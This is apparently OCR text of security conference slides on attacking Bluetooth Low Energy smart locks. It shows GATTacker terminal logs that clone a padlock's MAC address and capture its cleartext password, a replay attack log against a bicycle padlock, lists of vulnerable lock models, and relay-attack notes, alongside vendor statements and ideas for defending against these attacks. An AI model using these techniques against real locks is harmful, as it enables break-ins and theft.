
DEMO #2

Fingers crossed...



https://www.flickr.com/photos/morbius19/9408533667

2 separate boxes



Separate boxes

- It is possible to run both components on one box (configure BLENO/NOBLE_HCI_DEVICE_ID in confing.env).
- But it is not very reliable at this moment (kernel-level device mismatches).
- Much more stable results on a separate ones.

```
^Croot@kali:~/node_modules/gattacker# ./mac_adv -a devices/f4b85ec06ea5_Padlock-dv.json -s devices/f4b85ec06ea5.srv.json
Advertise with cloned MAC address
Ws-slave address: 10.9.8.181
peripheralid: f4b85ec06ea5
advertisement file: devices/f4b85ec06ea5_Padlock-.adv.json
EIR: 0201050302d6ff09095061646c6f636b21
scanResponse: 13ff000000000000000000000000000000002c31
BLENO - on -> stateChange: poweredOn
on open
poweredOn
Noble MAC address : b8:27:eb:4c:88:3d
initialized !
Static - start advertising
      target device connected
on -> advertisingStart: success
setServices: success
 <<<<<<<<<<<<<<<< INITIALIZED >>>>>>>>>>>>>>>>>>>
Client connected: 57:70:45:97:52:02
>> Subscribe:  ffd0 -> ffd7
   f4b85ec06ea5:ffd0 confirmed subscription state: ffd7
>> Subscribe:  fff0 -> fff2
   f4b85ec06ea5:fff0 confirmed subscription state: fff2
>> Write:    fff0 -> fff3 : 026861000000000000000000000000 ( ha            )
<< Read:     180f (Battery Service) -> 2a19 (Battery Level ) : 37 (7)
>> Write:    1805 (Current Time Service) -> 2a2b (Current Time ) : 1734aa1f ( 4  )
<< Read:     fff0 -> fff3 : 026861000000000000000000000000 ( ha            )
>> Write:    ffd0 -> ffd6 : 00123456780000000 (  4Vx     )
<< Notify:   ffd0 -> ffd7 : 01 ( )
<< Read:     180a (Device Information) -> 2a26 (Firmware Revision String ) : 05290101201504282034 ( )     ( 4)
<< Read:     ffd0 -> ffd8 : 03 ( )
>> Subscribe:  ffd0 -> ffda
   f4b85ec06ea5:ffd0 confirmed subscription state: ffda
<< Read:     ffd0 -> ffda : 00 ( )
>> Write:    ffd0 -> ffd9 : 01 ( )
<< Notify:   ffd0 -> ffda : 01 ( )
<< Notify:   ffd0 -> ffda : 00 ( )
      target device disconnected
```

Cleartext password:
12345678

This hack is brought to you by Antony Rose

```
>>> Vulnerable Devices

  * Plain Text Password
      - Quicklock Doorlock & Padlock v1.5
      - iBluLock Padlock v1.9
      - Plantraco Phantomlock v1.6
  * Replay Attack
      - Ceomate Bluetooth Smart Doorlock v2.0.1
      - Elecycle EL797 & EL797G Smart Padlock v1.8
      - Vians Bluetooth Smart Doorlock v1.1.1
      - Lagute Sciener Smart Doorlock v3.3.0
```

[15/44]

https://media.defcon.org/DEF%20CON%2024/DEF%20CON%2024%20presentations/DEFCON-24-Rose-Ramsey-Picking-Bluetooth-Low-Energy-Locks.pdf

Manufacturer’s statement

*The electronic codes necessary to open are passed wirelessly and are **unencrypted (by design)** to allow vendors flexibility when integrating the bluetooth device into existing platforms. Because keys are passed wirelessly, they are open to Bluetooth hacking only for a few seconds, when a hacker is within range of the device. However, this level of security is similar to a standard lock and key scenario! Standard mechanical devices offer far fewer benefits than Bluetooth connected locks!*

https://www.thequicklock.com/security-notice.php


BTW: BtleJuice by Damien Cauquil

https://github.com/DigitalSecurity/btlejuice

https://speakerdeck.com/virtualabs/btlejuice-the-bluetooth-smart-mitm-framework


https://en.wikipedia.org/wiki/Multiple_discovery

The concept of multiple discovery (also known as simultaneous invention) is the hypothesis that most scientific discoveries and inventions are made independently and more or less simultaneously by multiple scientists and inventors.



Select target device

Choose „Padlock!”


BtleJuice - Bluetooth Low Energy MitM - Mozilla Firefox
BtleJuice - Bluetooth Lo...
localhost:8080/#
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
BtleJuice
Action Service Characteristic Data
write fff0 fff3 02 68 61 00 00 00 00 00 00 00 00 00 00 00
read 180f 2a19 37
write 1805 2a2b 38 37 aa 1f
read fff0 fff3 02 68 61 00 00 00 00 00 00 00 00 00 00 00
write ffd0 ffd6 00 12 34 56 78 00 00 00 00
notification ffd0 ffd7 01
read 180a 2a26 05 29 01 01 20 15 04 28 20 34
read ffd0 ffd8 03
notification ffd0 ffda 00
read ffd0 ffda 00
write ffd0 ffd9 01
notification ffd0 ffda 01
notification ffd0 ffda 00
The cleartext password

BtleJuice – as of now

- Problems with reconnections (when device disconnects immediately) – cost of using noble/bleno from repos
- Does not implement MAC address spoofing out of the box
- But it has web UI

SMART LOCK #2

Elecycle Smart Lock

Protects bicycles etc.

Loud alarm.


http://www.ele-cycle.com/drop/EL797.html

```
setServices: success
<<<<<<<<<<<<<<<<< INITIALIZED >>>>>>>>>>>>>>>>>>>>>
Client connected: 41:e4:5f:6d:ce:15
>> Subscribe: 1801 (Generic Attribute) -> 2a05 (Service Changed )
>> Write:  ffe0 -> fff1 : a137343136383905789a247b1a2f094f215f21 ( 741689 x ${ / 0 _!)
   f0c77f162e8b:1801 confirmed subscription state: 2a05
<< Read:   ffe0 -> fff1 : a20500f0c77f162e8b31cf3c5bf4e6f06a3763 (        . 1 <[
>> Write:  ffe0 -> fff1 : a137343136383909badcfdd885c3bcca04cef1d6 ( 741689
<< Read:   ffe0 -> fff1 : a20900 (    )
>> Write:  ffe0 -> fff1 : a131323334353606 ( 123456 )
<< Read:   ffe0 -> fff1 : a2060064010000 (    d    )
>> Write:  ffe0 -> fff1 : a131323334353606 ( 123456 )
<< Read:   ffe0 -> fff1 : a2060064010000 (    d    )
>> Write:  ffe0 -> fff1 : a131323334353606 ( 123456 )
<< Read:   ffe0 -> fff1 : a2060064010000 (    d    )
>> Write:  ffe0 -> fff1 : a131323334353606 ( 123456 )
<< Read:   ffe0 -> fff1 : a2060064010000 (    d    )
>> Write:  ffe0 -> fff1 : a131323334353606 ( 123456 )
<< Read:   ffe0 -> fff1 : a2060064010000 (    d    )
>> Write:  ffe0 -> fff1 : a131323334353606 ( 123456 )
<< Read:   ffe0 -> fff1 : a2060064010000 (    d    )
>> Write:  ffe0 -> fff1 : a131323334353606 ( 123456 )
<< Read:   ffe0 -> fff1 : a2060064010000 (    d    )
>> Write:  ffe0 -> fff1 : a131323334353601 ( 123456 )
<< Read:   ffe0 -> fff1 : a20100 (    )
>> Write:  ffe0 -> fff1 : a131323334353606 ( 123456 )
<< Read:   ffe0 -> fff1 : a2060064020000 (    d    )
```


Authentication

„Open lock” command

Authentication?



Next time – something different




How it works

Initial (random?) value

Response, based on init

Auth (based on response)?

Attack? Replay!



DEMO #3

Cover your ears, it will be loud ;)

https://www.flickr.com/photos/morbius19/9411737596

This hack is also by Anthony Rose

```
>>> Replay Attacks

  * Claim "encryption" is being used
  * Who cares what they are sending as long as it opens!
  * Vulnerable Devices
      - Ceomate Bluetooth Smartlock
      - Elecycle Smart Padlock
      - Vians Bluetooth Smart Doorlock
      - Lagute Sciener Smart Doorlock
```

[24/44]

https://media.defcon.org/DEF%20CON%2024/DEF%20CON%2024%20presentations/DEFCON-24-Rose-Ramsey-Picking-Bluetooth-Low-Energy-Locks.pdf

SMART LOCK #3

Another smart lock...

Q: Are these padlocks susceptible to Bluetooth “hacking”?

A: [redacted] utilizes Bluetooth Smart technology to facilitate wireless communication between locks and mobile devices. These padlocks are designed in a way that prevents the threat of Bluetooth hacking that exists with some other Bluetooth products. To provide leading-edge security, we employ robust, military-grade authentication and encryption mechanisms built upon proven, NIST recommended and FIPS approved algorithms to deter sniffing, replay and manipulation attempts that Bluetooth technology has been associated with. These mechanisms are regularly audited by independent security professionals.

Open automatically

- The mobile application service in background automatically opens the lock.
- Using GATTacker it is possible to „proxy” the proximity.

Remote relay




Figure 3. The relay with antennas, cables and an (optional) amplifier.


Relay Attacks on Passive Keyless Entry and Start Systems in Modern Cars
http://eprint.iacr.org/2010/332.pdf

DEMO #4

I need your help...


https://www.flickr.com/photos/morbius19/9408537045

More secure – „locker” mode



Security vs usability

- Automatic open
- Geolocalization
- Swipe/touch to unlock
- Special „locked” mode



Other ideas to prevent attack?


- Detect latency – similar to EMV? (idea by Damien Cauquil)
- Once connected, BT communication is quite quick.

SMART LOCK #4

